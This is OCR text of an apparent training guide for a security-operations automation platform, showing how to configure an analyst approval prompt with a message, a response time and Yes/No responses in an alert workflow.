
The first option we need to select is an approver for the prompt.

This can either be an specific individual user or a group of users.

For this example we'll chose to prompt ourselves via our Role. Select **your assigned role** from the drop down. This will be "**L1 SOC Analyst - T1 - X**" Where X is your Tenant/User Number.



User Prompts



1

Enter the message that will be in the prompt here


2

Set required response time to 60 minutes


3

Click to add message parameters


User Prompts




User Prompts




User Prompts



User Prompts



User Prompts




User Prompts

The alert should now have a user set to respond to the prompt, a message with parameters that include information about our domain lookup, and an amount of time to respond to the prompt


Now we can set a response type for our prompt

There are multiple options to choose from but we'll keep it to a simple Yes/No prompt for today




1 Click!


User Prompts




User Prompts - Response




User Prompts - Response




User Prompts - Response



User Prompts - Response



User Prompts - Response



Connecting multiple paths to actions goes in the order on the decision block configuration. In our example:

